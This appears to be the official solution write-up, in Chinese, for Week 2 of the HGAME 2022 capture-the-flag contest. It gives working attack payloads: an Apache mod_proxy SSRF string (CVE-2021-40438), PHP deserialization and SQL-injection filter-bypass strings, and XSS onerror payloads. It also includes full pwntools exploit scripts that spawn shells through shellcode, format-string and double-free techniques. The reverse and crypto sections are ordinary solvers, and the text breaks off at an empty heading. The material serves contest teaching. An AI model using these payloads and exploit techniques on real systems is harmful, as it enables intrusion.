
HGAME 2022 Official Writeup - Week2

Web

webpack-engine

> 考点：前端源码泄漏
> 出题人: Summ3r
> 分值: 200

虽然 js 文件加了高度混淆，但是 Webpack 在打包 js 文件的时候开启了 sourcemap，可以借助 chrome 开发者工具还原出源码：



`fiiiiiliil4g` 经过两次 base64 解码后得到 flag。

Apache!

> 考点： Apache SSRF
> 出题人: Summ3r
> 分值: 200

2021 年 Apache 的 mod_proxy 模块报了个 SSRF 漏洞（CVE-2021-40438），利用这个漏洞直接访问 `http://internal.host/flag` 即可拿到 flag 。

唯一不同是，网上的 exp 大多是 Apache 直接作为代理服务器的情况，这题给了 Apache 的配置文件 `https-vhosts.conf`，`'/'` 提供静态资源服务，`'/proxy'` 提供代理服务。

```
22  #
23  <VirtualHost *:80>
24      ServerAdmin webmaster@summ3r.top
25      DocumentRoot "/usr/local/apache2/htdocs"
26      ServerName dummy-host.example.com
27      ServerAlias www.dummy-host.example.com
28      ErrorLog "logs/dummy-host.example.com-error_log"
29      CustomLog "logs/dummy-host.example.com-access_log" common
30      <Location /proxy>
31        ProxyPass https://www.google.com
32      </Location>
33  </VirtualHost>
34
```

所以正确的 payload 为:

```
/proxy?unix:a{5000}|http://internal.host/flag
```

一本单词书

> 考点： PHP 反序列化
> 出题人: Summ3r
> 分值: 200

这题是从 SCTF 2021 的 Web 题 ezsou 改编而来，不同点在于原题发现了反序列化漏洞后要从imiphp这个框架里挖掘一条反序列化的链出来，而本题直接给了链（evil.php里的 Evil 类），基本上只要发现了反序列化漏洞就能拿 flag 了。

首先是一个 php7.4 的弱类型比较问题, 用 `adm1n` 和 `1080空格` 即可绕过登录。

这题的核心在于 encode 和 decode 两个函数，这两个函数取自 imiphp 框架(链接)，和 Session 持久化有关。

encode 函数将键值型数据编码为 `键|serialize(值)` 的形式，如 `{"a": "1","b": "s"}` 编码为 `a|s:1:"1";b|s:1:"s"`。

decode 函数会调用 unserialize 函数将编码后的数据恢复，具体来说就是 `|` 后面到下一个键名之间的内容换被传递给 unserialize 函数。

当键中包含 `|` 符号时，就可以注入任意的反序列化后的数据。

比如 `{"a|s:2:\"22\";b":"2"}` 这样的数据，`"a|s:2:\"22\";b"` 做为键，数据经过 encode 函数之后变为 `a|s:2:"22";b|s:1:"2"`，decode 解码后得到的对象为 `{"a":"22","b":"2"}`。

通过这样的方式就可以反序列化任意类了，将 Evil 类的 file 属性设置为 `/flag` 即可。

ps: 本来是想在 Evil 类里再玩一玩 php 伪协议的，出题人粗心大意忘了写 return 语句。为了不再给大家增加难度，题目就没改回去了。

final payload：

```
{"a|O:4:\"Evil\":2:{s:4:\"file\";s:5:\"/flag\";s:4:\"flag\";N;};b":2}
```

Pokemon

> 考点： SQL 注入
> 出题人: Summ3r
> 分值: 200

题目提示了 `/index.php?id=1`,当 id 为 1,2,3 之外的数字的时候会跳转到 `error.php?code=404`,注入点就在 `error.php` 的 `code` 参数。

源码后来也放出来了，从源码可看出是数字型注入，使用 preg_replace 过滤了一些关键字。接下来就是考虑 bypass 了。

- 绕过空格：使用 `/*1*/` 或者 `/*/**/*/`
- 绕过 union, select, where,from,and,or：双写绕过: union => uniunionon
- 绕过 =: 使用 like 或者 regexp

查询数据库：
`404/*1*/ununionion/*1*/selselectect/*1*/111,database()`
查询表：
`404/*1*/ununionion/*1*/selselectect/*1*/111,group_concat(table_name)/*1*/frfromom/*1*/infoorrmation_schema.tables/*1*/whewherere/*1*/table_schema/*1*/regexp/*1*/"^pokemon$"`
查询列：
`404/*1*/ununionion/*1*/selselectect/*1*/111,group_concat(column_name)/*1*/frfromom/*1*/infoorrmation_schema.columns/*1*/whewherere/*1*/table_name/*1*/regexp/*1*/"^flllllllaaaaaag$"`
查询 flag
`404/*1*/ununionion/*1*/selselectect/*1*/111,flag/*1*/frfromom/*1*/fllllllllaaaaaag`

At0m的留言板

开赛48分钟就有师傅拿到了 flag，速度相当之快。
在当时并没有给出 hint、未告知 flag 使用了其他变量名的情况下，不少师傅并没有注意到或者利用模板 html 中的提示，直接获取了网页第一个 script 标签中的值来获得 flag。

模板html中的小提示是：

```
<script>
    let authOr = 'atOm';
    var flag = 'hgame{xxx}';
</script>
```


本题设计的思路是获取到全局的变量名，然后找到 flag 的变量名再拿到 flag。

首先得判断已经被过滤的标签及属性，这里不做过多赘述，需要师傅们自行尝试。

这也是模板html的提示点：为什么同样是两个变量，第一个使用let，而第二个使用var呢？因为使用 var 可以利用`Object.keys(window)`拿到全局变量 flag 的变量名，而使用let的话无法获取。

```
<img src=1 onerror="document.getElementsByClassName('content')[0].innerText =
Object.keys(window)">
```

可以看到 flag 变量名 “F149_is_Here”



之后再使用

```
<img src=1 onerror="document.getElementsByClassName('content')[0].innerText  =
F149_is_Here">
```

就可以拿到 flag 了

这题有一些点可能没有很好的引导大家做题，是出题失误。在这里向各位师傅表示抱歉。

PS.本题中隐藏的支付宝春节红包的预期解法同上。

附其中一种非预期解法(使用这种解法的师傅想拿到春节红包就没那么轻松了):

```
<img src=1 onerror="document.getElementsByClassName('content')
[0].textContent+=document.scripts[0].text;">
```

Pwn

blind

访问 `proc/self/mem` 即可修改当前进程的内存，`.text` 段也是可修改的。程序开始的时候直接输出了 `write` 的地址，所以我们先用 LibcSearcher 找出靶机使用的 libc 版本（libc-2.27），然后在 `__libc_start_main` 上喷射 shellcode（也就是在 payload 前加上 nop 指令让执行流滑倒 payload 上）。

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from LibcSearcher import *
from pwnlib.util.iters import mbruteforce
import itertools
import base64
context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]
context.arch = 'amd64'
context.os = 'linux'

sh = remote("chuj.top", 51885)

sh.recvuntil(') == ')
hash_code = sh.recvuntil('\n', drop=True).decode().strip()
log.success('hash_code={},'.format(hash_code))

charset = string.printable
proof = mbruteforce(lambda x: hashlib.sha256((x).encode()).hexdigest() ==
hash_code, charset, 4, method='fixed')

sh.sendlineafter('????> ', proof)

sh.recvuntil("write: ")
write = int(sh.recvuntil('\n', drop = True), base = 16)
libcs = LibcSearcher("write", write)
libc_base = write - libcs.dump("write")
__libc_start_main = libc_base + libcs.dump("__libc_start_main")
log.success("__libc_start_main: " + hex(__libc_start_main))

sh.sendlineafter(">> ", '/proc/self/mem\x00')

sh.sendlineafter(">> ", str(__libc_start_main))

payload = asm(shellcraft.sh()).rjust(0x300, asm('nop')) + '\n'
sh.sendafter(">> ", payload)


sh.interactive()
```

echo_sever

堆上格式化字符串裸题，和栈上的 fmt 不一样的主要就是我们无法直接给 `%n` 提供参数。不过利用栈上的 rbp 链，我们仍然可以在栈上写入数据，就实现了给 `%n` 提供参数。

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from pwnlib.util.iters import mbruteforce
import itertools
```

```python
import base64
context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]

sh = process("./echo")
libc = ELF("./libc-2.31.so")

#sh = remote("chuj.top", )

sh.recvuntil(') == ')
hash_code = sh.recvuntil('\n', drop=True).decode().strip()
log.success('hash_code={},'.format(hash_code))

charset = string.printable
proof = mbruteforce(lambda x: hashlib.sha256((x).encode()).hexdigest() ==
hash_code, charset, 4, method='fixed')

sh.sendlineafter('????> ', proof)

payload = "%6$p-%13$p\n"
sh.recvuntil("length:\n>> ")
sh.sendline(str(len(payload)))
sh.send(payload)
rbp_val = int(sh.recvuntil('-', drop = True), base = 16)
libc_base = int(sh.recvuntil('\n', drop = True), base = 16) - 243 -
libc.sym["__libc_start_main"]
__free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]
log.success("rbp_val: " + hex(rbp_val))
log.success("libc_base: " + hex(libc_base))

__libc_start_main_in_stack = (rbp_val & 0xFF) + 0x18
log.success("__libc_start_main_in_stack: " + hex(__libc_start_main_in_stack))

payload = "%{}c%6$hhn\n".format(__libc_start_main_in_stack + 2)
sh.recvuntil("length:\n>> ")
sh.sendline(str(len(payload)))
sh.send(payload)

payload = "%{}c%10$hn\n".format((__free_hook >> 16) & 0xFFFF)
sh.recvuntil("length:\n>> ")
sh.sendline(str(len(payload)))
sh.send(payload)

payload = "%{}c%6$hhn\n".format(__libc_start_main_in_stack)
sh.recvuntil("length:\n>> ")
sh.sendline("100")
sh.send(payload)

payload = "%{}c%10$hn\n".format(__free_hook & 0xFFFF)
sh.recvuntil("length:\n>> ")
sh.sendline(str(len(payload)))
sh.send(payload)

payload = "%{}c%13$hn\n".format((system) & 0xFFFF)
sh.recvuntil("length:\n>> ")
sh.sendline(str(len(payload)))
sh.send(payload)

payload = "%{}c%10$hn\n".format(__free_hook + 2 & 0xFFFF)
```

```
sh.recvuntil("length:\n>> ")
sh.sendline("100")
sh.send(payload)

payload = "%{}c%13$hn\n".format((system >> 16) & 0xFFFF)
sh.recvuntil("length:\n>> ")
sh.sendline("100")
sh.send(payload)

payload = "%{}c%10$hn\n".format(__free_hook + 4 & 0xFFFF)
sh.recvuntil("length:\n>> ")
sh.sendline("100")
sh.send(payload)

payload = "%{}c%13$hn\n".format((system >> 32) & 0xFFFF)
sh.recvuntil("length:\n>> ")
sh.sendline("100")
sh.send(payload)

payload = "/bin/sh\x00"
sh.recvuntil("length:\n>> ")
sh.sendline("100")
sh.send(payload)

sh.recvuntil("length:\n>> ")
sh.sendline("0")

sh.interactive()
```

oldfashion_note

libc-2.31 堆题，可以 double free。libc-2.31 tcache 已有了检测 double free 的 key 字段，所以不能直接 double free，选择对 fastbin chunk 进行 double free，通过 tcache 的 fastbin stash 机制把被 double free 的 chunk stash 进 tcache，同时修改该 chunk 的 next 指针为 `&__free_hook`，分配到 `__free_hook` 后改为 `system` 即可。

在这里，leak 需要借助 unsorted bin，free 出 unsorted bin 需要先填满 tcache，之后的 leak 可以参考 ctf-wiki

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from pwnlib.util.iters import mbruteforce
import itertools
import base64
context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]

sh = process("./note")
libc = ELF("./libc-2.31.so")
#sh = remote("chuj.top", )

sh.recvuntil(') == ')
hash_code = sh.recvuntil('\n', drop=True).decode().strip()
log.success('hash_code={},'.format(hash_code))

charset = string.printable
proof = mbruteforce(lambda x: hashlib.sha256((x).encode()).hexdigest() ==
hash_code, charset, 4, method='fixed')
```

```
sh.sendlineafter('????> ', proof)

def add(index, size, content):
    sh.sendlineafter(">> ", "1")
    sh.sendlineafter(">> ", str(index))
    sh.sendlineafter(">> ", str(size))
    sh.sendafter(">> ", content)

def show(index):
    sh.sendlineafter(">> ", "2")
    sh.sendlineafter(">> ", str(index))

def delete(index):
    sh.sendlineafter(">> ", "3")
    sh.sendlineafter(">> ", str(index))

for i in range(0, 8):
    add(i, 0x100, "a" * 0x100)

for i in range(1, 8):
    delete(i)

delete(0)
show(0)

libc_base = u64(sh.recv(6).ljust(8, '\x00')) - libc.sym['__malloc_hook'] - 0x70
log.success("libc_base: " + hex(libc_base))

for i in range(0, 10):
    add(i, 0x60, "a" * 0x60)

for i in range(0, 7):
    delete(i)

delete(9)
delete(10)
delete(7)
delete(8)
delete(7)

for i in range(0, 7):
    add(i, 0x60, "a" * 0x60)

add(0, 0x60, p64(libc_base + libc.sym['__free_hook']))
add(1, 0x60, '\n')
add(2, 0x60, '/bin/sh\x00\n')

add(3, 0x60, p64(libc_base + libc.sym['system']))
delete(2)

sh.interactive()
```

Reverse

xD MAZE

```
from data import map
SIZE=8

def pos_to_line(pos):
    return 8**3 * pos[0] + 8**2 * pos[1] + 8 * pos[2] + pos[3]

pos = [0]*4
print("hgame{",end="")
for i in range(28):
    if(map[pos_to_line(pos) + 1]    == ' '):
        pos[3] += 1
        print('3', end="")
    elif(map[pos_to_line(pos) + 8]    == ' '):
        pos[2] += 1
        print('2', end="")
    elif(map[pos_to_line(pos) + 8**2] == ' '):
        pos[1] += 1
        print('1', end="")
    elif(map[pos_to_line(pos) + 8**3]   == ' '):
        pos[0] += 1
        print('0', end="")

print("}")
```

fake shell

> 考点：RC4+__attribute((constructor))+一点点反调试
> 出题人：4nsw3r
> 分值：200

rc4 的特点是加密和解密可以用同一个函数，因此正常情况下将密文放在原题中即可直接解密。
`__attribute((constructor))`的函数可以在 main 函数之前运行，利用这一点进行了秘钥的替换。反编译结果是在`_libc_start_main`中的`init`参数里，当然也可以通过对秘钥进行交叉引用（快捷键x）来直接定位修改秘钥的地方。
修改秘钥的函数：


```
unsigned __int64 sub_1C27()
{
  int fd; // [rsp+4h] [rbp-7Ch]
  char *i; // [rsp+8h] [rbp-78h]
  char buf[104]; // [rsp+10h] [rbp-70h] BYREF
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  fd = open("/proc/self/status", 0);
  read(fd, buf, 0x64uLL);
  for ( i = buf; *i != 84 || i[1] != 114 || i[2] != 97 || i[3] != 99 || i[4] != 101 || i[5] != 114; ++i )
    ;
  if ( !atoi(i + 11) )
    strcpy(aHappyhg4me, "w0wy0ugot1t");
  return __readfsqword(0x28u) ^ v4;
}
```

最终的解密脚本如下：

```
//key="w0wy0ugot1t"
void rc4_init(unsigned char* s, unsigned char* key, unsigned long Len)
{
    int i = 0, j = 0;
    char k[256] = { 0 };
    unsigned char tmp = 0;
    for (i = 0; i < 256; i++)
```

```
    {
        s[i] = i;
        k[i] = key[i % Len];
    }
    for (i = 0; i < 256; i++)
    {
        j = (j + s[i] + k[i]) % 256;
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
    }
}
void rc4_crypt(unsigned char* s, unsigned char* Data, unsigned long Len)
{
    int i = 0, j = 0, t = 0;
    unsigned long k = 0;
    unsigned char tmp;
    for (k = 0; k < Len; k++)
    {
        i = (i + 1) % 256;
        j = (j + s[i]) % 256;
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
        t = (s[i] + s[j]) % 256;
        Data[k] ^= s[t];
    }
}
int main()
{
    long long v7[4];
    v7[0] = 0xE0B25F3D8FFA94B6LL;
    v7[1] = 0xE79D6C9866D20FEALL;
    v7[2] = 0x6D6FBEC57140081BLL;
    v7[3] = 0xF6F3BDA88D097B7CLL;
    char s[256]={0};
    rc4_init(s,"w0wy0ugot1t",11);
    rc4_crypt(s,(unsigned char*)v7,32);
    puts((char*)v7);
}
```

或者也可以用 CyberChef：



creakme2

> 考点：SEH,xtea
> 出题人：4nsw3r
> 分值：250

使用 VS2022 的 x64 Release 模式编译的 SEH 异常处理程序，使用 SEH 隐藏了程序的关键执行逻辑。
源代码是这样的：

```
int FilterFuncofDBZ(int dwExceptionCode)
{
    if (dwExceptionCode == EXCEPTION_INT_DIVIDE_BY_ZERO)
    {
        //printf("DIVIDE_BY_ZERO catch\n");
        return EXCEPTION_EXECUTE_HANDLER;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}
int FilterFuncofOF(int dwExceptionCode)
{
    if (dwExceptionCode == EXCEPTION_INT_OVERFLOW)
    {
        //printf("OVERFLOW catch\n");
        return EXCEPTION_EXECUTE_HANDLER;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}
void encipher(unsigned int num_rounds, uint32_t v[2], uint32_t key[4]) {
    unsigned int i;
    uint32_t v0 = v[0], v1 = v[1];
    int sum = 0;
    for (i = 0; i < num_rounds; i++) {
        v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
        int a;
        __try {
            __try {
                sum += delta;
                a=1 / (sum >> 31);
            }
            __except (FilterFuncofDBZ(GetExceptionCode()))
            {
                sum ^= 0x1234567;
            }
        }__except (FilterFuncofOF(GetExceptionCode()))
        {
            sum = 0x9E3779B1;
        }
        v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
    }
    //printf("%x\n", sum);
    v[0] = v0; v[1] = v1;
}
```

其中只有 `EXCEPTION_INT_DIVIDE_BY_ZERO` 这个异常有效。

至于在 IDA 中如何分析

```
.text:0000000140001112 ;    __try { // __except at loc_140001150
.text:0000000140001112 ;      __try { // __except at loc_140001141
.text:0000000140001112                mov     eax, cs:dword_140003034
.text:0000000140001118                mov     ecx, [rsp+58h+var_38]
.text:000000014000111C                add     ecx, eax
.text:000000014000111E                mov     eax, ecx
.text:0000000140001120                mov     [rsp+58h+var_38], eax
.text:0000000140001124                mov     eax, [rsp+58h+var_38]
.text:0000000140001128                sar     eax, 1Fh
.text:000000014000112B                mov     [rsp+58h+var_28], eax
.text:000000014000112F                mov     eax, 1
.text:0000000140001134                cdq
.text:0000000140001135                mov     ecx, [rsp+58h+var_28]
.text:0000000140001139                idiv    ecx
.text:000000014000113B                mov     [rsp+58h+var_1C], eax
.text:000000014000113F                jmp     short loc_14000114E
.text:000000014000113F ;      } // starts at 140001112
.text:0000000140001141 ; ---------------------------------------------------------------------------
```

这部分是 `__try` 块的位置，通过右边的 `// __except at loc` 可以定位到 `__except` 块的位置


```
.text:0000000140001141 loc_140001141:                          ; DATA XREF: .rdata:0000000140002C4C↓o
.text:0000000140001141 ;    __except(loc_140001DF6) // owned by 140001112
.text:0000000140001141                mov     eax, [rsp+58h+var_38]
.text:0000000140001145                xor     eax, 1234567h
.text:000000014000114A                mov     [rsp+58h+var_38], eax
.text:000000014000114E
.text:000000014000114E loc_14000114E:                          ; CODE XREF: sub_140001070+CF↑j
.text:000000014000114E                jmp     short loc_140001158
.text:000000014000114E ;    } // starts at 140001112
```

这就是内层的 `__except`。通过上面的注释；`__except(loc)` 可以定位到 `Filter` 函数的位置

```
.text:0000000140001DF6 loc_140001DF6:                          ; DATA
.text:0000000140001DF6                                         ; .pda
.text:0000000140001DF6 ;    __except filter // owned by 140001112
.text:0000000140001DF6                push    rbp
.text:0000000140001DF8                sub     rsp, 20h
.text:0000000140001DFC                mov     rbp, rdx
.text:0000000140001DFF                mov     [rbp+40h], rcx
.text:0000000140001E03                mov     rax, [rbp+40h]
.text:0000000140001E07                mov     rax, [rax]
.text:0000000140001E0A                mov     eax, [rax]
.text:0000000140001E0C                mov     [rbp+34h], eax
.text:0000000140001E0F                mov     eax, [rbp+34h]
.text:0000000140001E12                mov     ecx, eax
.text:0000000140001E14                call    sub_140001058
.text:0000000140001E19                nop
.text:0000000140001E1A                add     rsp, 20h
.text:0000000140001E1E                pop     rbp
.text:0000000140001E1F                retn
```

这些代码都是为了传递异常信息的代码，其中调用的 `sub_140001058` 才是真正的 `Filter` 函数。

进入该函数中，对着那个奇怪的数字按m



即可选择枚举常量

```
_BOOL8 __fastcall sub_140001058(int a1)
{
  return a1 == EXCEPTION_INT_DIVIDE_BY_ZERO;
}
```

之后通过阅读汇编即可得到该异常是如何触发的，以及触发后有什么效果，即可写出解密程序：

```
void decipher(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0 = v[0], v1 = v[1], sum = 0xc78e4d05;
    for (i = 0; i < num_rounds; i++) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
       /* __try {
            int a = 10 / (sum >> 31);
        }
        __except (FilterFuncofDBZ(GetExceptionCode()))
        {
            sum ^= 0x1234567;
        }*/

        if (sum >> 31 ==0)
        {
            sum^= 0x1234567;
        }
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
    v[0] = v0; v[1] = v1;
}
```

upx magic 0

> 考点：crc16
> 出题人：0wl
> 分值：150
>
> 这题因为放错了附件所以实际上是没有 upx 加壳的，ida 查看字符串可以定位到检验 flag 的地方

```
25  sub_40FAC0((unsigned int)"%40s", (unsigned int)v16, a3, a4, a5, a6);
26  if ( sub_4004E0(v16) != 32 )
27  {
28    sub_40F940((unsigned int)"length error", (unsigned int)v16, v6, v7, v8, v9);
29    sub_40ED20(0LL);
30  }
31  for ( i = 0; i < (unsigned __int64)sub_4004E0(v16); ++i )
32  {
33    v12 = *((char *)v16 + i) << 8;
34    for ( j = 0; j <= 7; ++j )
35    {
36      if ( (v12 & 0x8000) != 0 )
37        v12 = (2 * v12) ^ 0x1021;
38      else
39        v12 *= 2;
40    }
41    v15[i] = (unsigned __int16)v12;
42  }
```

> 题目是静态编译的所以库函数没有符号信息，通过简单的辨别可以知道所对应的库函数
> 这里的加密是 crc16，可以通过爆破的方式得到 flag

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main()
{
```

```
    int cipher[] = {0x8d68, 0x9d49, 0x2a12, 0xab1a, 0xcbdc, 0xb92b, 0x2e32, 0x9f59,
0xddcd, 0x9d49, 0xa90a, 0xe70, 0xf5cf, 0xa50, 0x5af5, 0xff9f, 0x9f59, 0xbd0b,
0x58e5, 0x3823, 0xbf1b, 0x78a7, 0xab1a, 0x48c4, 0xa90a, 0x2c22, 0x9f59, 0x5cc5,
0x5ed5, 0x78a7, 0x2672, 0x5695};
    for (int k = 0; k < 32; k++)
    {
        for (int i = 0x2e; i < 0x7f; i++)     //可见字符大致范围
        {
            unsigned int crc = i;
            crc <<= 8;
            for (int j = 0; j < 8; j++)
            {
                if ((crc & 0x8000) != 0)
                {
                    crc <<= 1;
                    crc = crc ^ 0x1021;
                }
                else
                {
                    crc <<= 1;
                }
            }
            if(cipher[k] == (crc&0xffff))
            {
                printf("%c",i);
                break;
            }
        }
    }
    system("pause");
    return 0;
}
```

upx magic1

> 考点：upx加壳,crc16
> 出题人：0wl
> 分值：100

题目提示 upx 加壳，但是直接 `upx -d` 会显示没有加壳，这是因为改变了 upx 加壳后的文件的 `magic`，把 `magic` 改回去就能通过 `upx -d` 脱壳。

当然如果不知道这种方法的也可以手动脱壳，手动脱壳参考资料：https://xz.aliyun.com/t/6881

也可以考虑用 gdb 调试，gcore 命令 dump 内存得到脱壳后的程序

```
00E0h: 10 00 00 00 00 00 00 00 4A AD 08 49 55 50 58 3F ........J-.IUPX?
00F0h: 08 08 0D 16 00 00 00 00 68 82 0D 00 68 82 0D 00 ........h,..h,..
0100h: 90 01 00 00 98 00 00 00 02 00 00 00 EE 7E 90 FF ....˜.......î~.ÿ
```

都改成 `55 50 58 21`

```
6:02E0h: C5 06 00 FF 47 CE 1E D8 B0 BB 00 3C 79 3F 66 18 Å..ÿGÎ.Ø°».<y?f.
6:02F0h: B2 60 C3 68 00 0E 00 00 00 00 00 00 00 24 00 FF ²`Ãh.........$.ÿ
6:0300h: 00 00 00 00 55 50 58 3F 00 00 00 00 55 50 58 3F ....UPX?....UPX?
6:0310h: 0D 16 02 01 75 D8 D2 AC 16 A0 74 C8 90 1F 00 00 ....uØÒ¬. tÈ....
6:0320h: 5A 08 00 00 68 82 0D 00 49 24 00 7B F4 00 00 00 Z...h,..I$.{ô...
6:0330h:
```

crc16 的加密过程和上面一样，同样也是爆破就行

Crypto

Chinese Character Encryption

本题纯属脑洞题，还是考察 **ASCII 码**。

解密方法是，把汉字的拼音里所有字母和声调（用数字 1-4 代替，轻声不作处理）的 ASCII 码加起来，然后对 128 取余，就能得到对应明文的 ASCII 码。

```
import pypinyin

def decrypt(s):
    result = ""
    for c in s:
        result += chr(sum(map(ord, pypinyin.pinyin(c, style = pypinyin.Style.TONE3)
[0][0])) & 0x7F)
    return result

if __name__ == '__main__':
    for line in open("data/flag.enc", "r", encoding = "UTF-8").readlines():
        print(decrypt(line.strip()))
```

RSA Attack

```
